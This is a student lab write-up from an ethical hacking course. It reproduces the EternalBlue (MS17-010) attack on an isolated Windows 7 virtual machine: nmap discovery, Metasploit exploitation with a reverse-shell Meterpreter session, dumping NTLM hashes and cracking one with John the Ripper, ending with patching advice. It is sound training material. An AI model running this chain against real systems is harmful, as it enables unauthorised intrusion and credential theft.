27/9 lab 2

EternalBlue

By : Hadeer Amr Fawzy


In this lab I reproduced the EternalBlue (MS17-010 / CVE-2017-0143) attack in a small, isolated network to show how the vulnerability can be discovered, exploited, and used to escalate access and extract credentials. The target host 192.168.1.16 was confirmed vulnerable by Nmap and was exploited successfully using Metasploit. The exploit allowed remote code execution, elevated to SYSTEM, and produced credential hashes that were cracked to reveal the plaintext password alqfna22. This demonstrates how a single unpatched machine can lead to full compromise and pose a severe risk to confidentiality and availability across a network.

What I did

First Network discovery

I scanned the local network to find live hosts:

sudo arp-scan -l → find devices on the LAN.



NTI Ethical Hacking

nmap -PR 192.168.1.1-20 → perform ARP ping sweep to confirm live IPs.

```
┌──(kali㉿kali)-[~]
└─$ nmap -PR 192.168.1.1-20
```

```
Nmap scan report for 192.168.1.16
Host is up (0.00052s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:78:DC:A4 (VMware)
```

Then Vulnerability scan

I ran a targeted vulnerability scan against the discovered host:

nmap -sS -sV --script vuln 192.168.1.16

Result: Nmap reported MS17-010 (SMBv1) — Remote Code Execution — VULNERABLE (High risk).

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV --script vuln 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-29 14:25 EDT
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.0013s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:78:DC:A4 (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

NTI Ethical Hacking

Nmap detected a remote code-execution vulnerability in SMBv1 (MS17-010 / CVE-2017-0143). This vulnerability allows an unauthenticated attacker to execute arbitrary code on the host, potentially enabling ransomware or lateral movement across the network. Risk: HIGH. Recommended actions: isolate the host, apply Microsoft's MS17-010 patch (or latest OS updates), disable SMBv1, and perform an incident investigation for signs of compromise.

Exploit with Metasploit

Then let's go to our msfconsole and try to exploit this using msfconsole I searched for the EternalBlue module and ran it:

search ms17-010


search CVE-2017-0143

use exploit/windows/smb/ms17_010_eternalblue

show options

set RHOST 192.168.1.16

exploit → payload executed, and a session was obtained.




```
msf > search ms17-010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```



```
msf > search CVE-2017-0143

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.11     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.1.16
RHOST ⇒ 192.168.1.16
```

Post-exploitation

getsystem →attempted privilege escalation to SYSTEM (successful)

hashdump →dumped NTLM password hashes from the target

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.11:4444
[*] 192.168.1.16:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.16:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.16:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.16:445 - The target is vulnerable.
[*] 192.168.1.16:445 - Connecting to target for exploitation.
[+] 192.168.1.16:445 - Connection established for exploitation.
[+] 192.168.1.16:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.16:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.16:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.1.16:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.1.16:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.1.16:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.16:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.16:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.16:445 - Starting non-paged pool grooming
[+] 192.168.1.16:445 - Sending SMBv2 buffers
[+] 192.168.1.16:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.16:445 - Sending final SMBv2 buffers.
[*] 192.168.1.16:445 - Sending last fragment of exploit packet!
[*] 192.168.1.16:445 - Receiving response from exploit packet
[+] 192.168.1.16:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.16:445 - Sending egg to corrupted connection.
[*] 192.168.1.16:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.16
[*] Meterpreter session 1 opened (192.168.1.11:4444 → 192.168.1.16:49158) at 2025-09-29 15:00:32 -0400
[+] 192.168.1.16:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.16:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.16:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

NTI Ethical Hacking
Cracking the password

Moved to wordlists: **cd /usr/share/wordlists** and used **rockyou.txt**.

Saved hashes to a file hashes and ran John the Ripper:
sudo john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashes

John cracked the hash; recovered plaintext password finally: alqfna22.


```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/wordlists

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls -alh
total 134M
drwxr-xr-x   2 root root 4.0K Jul 23 12:14 .
drwxr-xr-x 364 root root  12K Sep 14 16:47 ..
lrwxrwxrwx   1 root root   26 Nov 30  2024 amass → /usr/share/amass/wordlists
lrwxrwxrwx   1 root root   25 Nov 30  2024 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx   1 root root   30 Nov 30  2024 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx   1 root root   35 Nov 30  2024 dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx   1 root root   41 Nov 30  2024 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx   1 root root   45 Nov 30  2024 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx   1 root root   28 Nov 30  2024 john.lst → /usr/share/john/password.lst
lrwxrwxrwx   1 root root   27 Nov 30  2024 legion → /usr/share/legion/wordlists
lrwxrwxrwx   1 root root   41 Nov 30  2024 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r--   1 root root 134M May 12  2023 rockyou.txt
lrwxrwxrwx   1 root root   39 Nov 30  2024 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx   1 root root   25 Nov 30  2024 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx   1 root root   37 Nov 30  2024 wifite.txt → /usr/share/dict/wordlist-probable.txt
```

```
kali@kali: ~
File  Actions  Edit  View  Help
  GNU nano 8.2                                                    hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

```
┌──(kali㉿kali)-[~]
└─$ nano hashes

┌──(kali㉿kali)-[~]
└─$ sudo john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Administrator)
alqfna22         (Jon)
2g 0:00:00:00 DONE (2025-09-29 15:08) 4.000g/s 20400Kp/s 20400Kc/s 20410KC/s alqui..alpusidi
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```



Findings (what this means)

The host 192.168.1.16 was fully exploitable without valid credentials (unauthenticated RCE).

After exploitation, I obtained SYSTEM-level control essentially full administrative control.

Credential hashes were extracted and cracked, demonstrating credential theft risk and the possibility of pivoting to other systems.

Impact:
an attacker could deploy ransomware, steal data, create persistence, or move laterally in the network.

Conclusion:

Our scan revealed that the target system is vulnerable to MS17-010 (EternalBlue), a critical flaw in Microsoft's SMBv1 service. This vulnerability allows attackers to remotely execute malicious code without authentication, which could lead to ransomware infections, data breaches, or complete system compromise. The presence of this weakness highlights serious security risks, especially since EternalBlue has been widely weaponized in major global cyberattacks like WannaCry.

To reduce the risk, it is essential to apply Microsoft's security patch, disable SMBv1 if not required, and ensure all systems are kept up to date. Addressing this issue quickly will prevent exploitation and strengthen the overall security posture of the network.
